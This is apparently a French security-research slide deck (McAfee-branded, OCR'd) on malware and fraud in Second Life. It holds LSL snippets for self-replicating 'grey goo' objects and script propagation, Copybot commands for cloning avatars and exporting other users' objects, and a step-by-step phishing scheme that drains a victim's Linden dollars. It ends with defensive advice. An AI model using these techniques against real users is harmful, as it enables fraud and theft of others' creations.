
5. Dès qu'un avatar touche l'objet, celui-ci se duplique. Même résultat si l'on touche un objet dupliqué.



Pour se protéger des « mass-replicating worms » Linden Labs a mis au point une technique qui a pris le nom de « *Grey Goo Fence* ». Elle stoppe l'activité des objets qui font un appel excessif aux fonctions *llRezObject*, *llGiveInventory*, ou *llGiveInventoryList* (plus de 240 fois en 6 secondes). Cette protection est, elle aussi, contournable par l'utilisation de minuteurs (timers) distribuant périodiquement la main à de nouveaux objets et imposant des poses de quelques secondes lorsque cela devient nécessaires.

Un Ver dans Second Life

SelfReplication





```
0014    for(i=0;i<ttl;i++)
0015    {
0016        vector Pos = llGetPos() + (2 * <llFrand(2) - 1, llFrand(2) - 1, llFrand(2)
0017        llRezObject(Name, Pos, ZERO_VECTOR, ZERO_ROTATION, 1);
0018    }
```

Voici ce que donne une duplication par 20 avec un positionnement aléatoire des répliqués (via *llFrand*).

McAfee
Protect what you value.

Un Virus sur Second Life ?

Sensor



L'OBJECTIF:

1. Le script lance une recherche d'objets (fonction *llsensor*) dans son environnement. Les réponses sont prises en compte par l'évènement *sensor* .

2. Une fois l'objet trouvé, le script s'y télécharge silencieusement (fonction *llGiveInventory*).

Un Virus sur Second Life ?

Using llGiveInventory ?

LSLEditor 2.35

File Edit View Project Debug Tools Window Help

new.lsl*

Script

```
0001 string Name;
0002 default
0003 {
0004     touch_start(integer t)
0005     {
0006         integer num = llGetInventoryNumber(INVENTORY_SCRIPT);
0007         Name=llGetInventoryName(10,num-1);
0008         llSensor("",NULL_KEY,PASSIVE,20,TWO_PI);
0009     }
0010     sensor(integer t)
0011     {
0012         integer i;
0013         for(i=0;i<t;i++)
0014         {
0015             llGiveInventory(llDetectedKey(i), Name);
0016         }
0017     }
0018 }
0019
```

Le résultat n'est pas concluant; le script est transmis mais n'est pas chargé dans le simulateur. En conséquence, il ne démarrera pas tant que le propriétaire de l'objet n'aura pas, lui-même, ouvert le script et activé le flag « *run* ».

Un Virus sur Second Life ?

Using llRemoteLoadScriptPin ?

La transaction est sécurisée par code PIN utilisé en guise de mot de passe. Le script d'émission le passe en paramètre (function *llRemoteLoadScriptPin*) ; un autre script doit l'avoir initialisé à la même valeur sur le récepteur (fonction *llSetRemoteScriptAccessPin*).

Script: My Present

File Edit Help

```
string Name;
default
{
    touch_start(integer t)
    {
        integer num = llGetInventoryNumber(INVENTORY_SCRIPT);
        Name=llGetInventoryName(10,num-1);
        llSensor("",NULL_KEY,PASSIVE,2,TWO_PI);
    }
    sensor(integer t)
    {
        integer i;
        for(i=0;i<t;i++)
        {
            llRemoteLoadScriptPin(llDetectedKey(i), Name, 666, TRUE, 0);
        }
    }
}
```

EMETTEUR

Script: PIN script

File Edit Help

```
default
{
    state_entry()
    {
        llSetRemoteScriptAccessPin(666);
    }
}
```

RECEPTEUR


Il y a impossibilité à insérer un script au sein d'un objet sans intervention et accord de son propriétaire.

McAfee

Protect what you value.

Logiciel Open Source Copybot & ShoopedLife

Copybot est basé sur le projet de reverse engineering *libSecondLife*. Il permet de cloner un avatar et d'exporter , depuis SL, des objets qui seront sauvegardés localement dans des fichiers XML. Ceux-ci pourront ensuite être réimportés sur SL en devenant la propriété de celui qui a initié le transfert .



ShoopedLife est un client alternatif à Second Life qui personnalise l'interface et garanti l'anonymat de son utilisateur . Ses créateurs dénoncent le fait qu'en se connectant à SL, le serveur collecte des informations sur le client distant pouvant permettre l'identification du poste et le profilage du visiteur. A contrario, SoopedLife génère des données aléatoires fausses, mais acceptables par le serveur.

Copybot

Clonage d'avatar

Une rencontre sur SL

J'appelle mon robot

goto Island/x1/y1/z1
moveto x2 y2 z2
clone Firstname Lastname


Je lui demande de s'approcher (uniquement utile pour cette démo)


Je lui demande de cloner ma rencontre

Copybot

Clonage d'apparence *1/2*

Avec ***dumpoutfit*** il est possible d'importer sur son disque dur l'ensemble des textures (tga files) liées à l'apparence d'un avatar (celles des vêtements comme celles de la peau).







Copybot

Clonage d'apparence *2/2*

En local, il est ensuite possible de modifier (avec PaintShop ou PhotoShop) et de vérifier l'aspect obtenu (avec un logiciel prévisualisateur. – non inclus à Copybot) . Les textures pourront ensuite être téléchargées sur SL dans l'inventaire global de l'avatar du contrefacteur.





McAfee
Protect what you value.

Copybot

Clonage d'objets

1. Je demande à mon bot d'exporter un objet vers un fichier XLM local (ici un perroquet).

export UUID parrot.xml

2. Plus tard, je lui demanderai qu'il me restitue l'objet afin de l'intégrer à mon propre inventaire.

import parrot.xml

Copybot
Camping

Avec le camping, on paie des gens à ne rien faire. Ils s'installent dans un lieu particulier afin de gonfler artificiellement la courbe du trafic. C'est elle qui régit l'ordre d'apparition des sites dans le moteur de recherche. Le salaire avoisine 1 Linden dollar par tranche de 20 minutes. Avec une douzaine de bots vous pouvez gagner quelques centaines de Linden dollars par jour.

Comment accroitre sa fortune

Exemple d'une attaque par phishing


1. J'offre à une inconnue un objet qui doit lui permettre de doubler le montant de ses avoirs en Linden dollars. En retour, l'objet lui demandera de me reverser 1L$ de compensation.

McAfee
Protect what you value.

Phishing

touch_start(), llGiveInventory() & llDie()

2. L'inconnue touche l'objet, elle en devient automatiquement la propriétaire. L'objet se duplique dans son inventaire et disparait de son environnement.



McAfee
Protect what you value.

Phishing attack

on_rez() & llRequestPermissions()

3. Quand l'inconnue décide de récupérer l'objet, il disparait de son inventaire. Elle est immédiatement sollicitée par une fenêtre lui demandant l'autorisation de prendre des Linden dollars. Aucune somme n'est spécifiée, la victime peut imaginer qu'il s'agit du versement de la compensation.

McAfee
Protect what you value.

Phishing

llGiveMoney() & llDie()


4. Tout se passe alors très vite. Sans aucune autre sollicitation son compte est vidé (dans le mien) et l'objet disparait définitivement.

McAfee
Protect what you value.

Phishing

Conseil

Pour éviter d'être un jour la victime de ce type d'arnaque, je conseille à tous les résidents de ne s'attacher qu'une faible somme d'argent . Pour cela, ils se créeront un avatar banquier qu'ils n'activeront qu'en cas de besoin, lorsqu'un transfert d'argent vers l'avatar principal sera nécessaire.



Conclusion

Quelques pistes pour de prochaines recherches

- Armes et harpons
- Adresses mails telles que « key@lsl.secondlife.com »
- Verre espion. Comment mener une collecte silencieuse d'informations sur les avatars de son entourage?
- Comment retrouver l'adresse e-mail d'un joueur (celle qui est associée à son compte SL)?
- Etude des manipulations d'avatar dans les environnements gores (scripts de bannissement, emprisonnement, animations forcées, meurtre)
- Rumeurs au sujet de fonctions et de séquences claviers secrètes

- Aujourd'hui les produits de sécurité protègent l'utilisateur à l'extérieur de Second Life. A l'intérieur du jeu, peu de protections existent.

Conclusion

Pistes pour demain

- Meilleure authentification lors de la connexion au serveur,
- Prise en compte des aspects sécuritaires lors du développement de ces logiciels de jeu,
- Introduction d'une taxe (en monnaie virtuelle) pour certains types d'e-mails ou certaines requêtes XML/RPC ; elle pourrait freiner le spam et les attaques en DDoS,
- Création d'une police virtuelle capable de « verbaliser » les contrevenants,
- Enregistrement sur des fichiers log centralisés de l'origine de certaines activités potentiellement dangereuses et de transactions financières dépassant un certain seuil ou une certaine fréquence,
- Nécessité d'une réflexion liée à un possible statut juridique des avatars,
- Coopération entre chercheurs AV, développeurs de jeux en ligne et autorités,

- Un anti-virtual malware est il à prévoir dans un futur plus ou moins proche?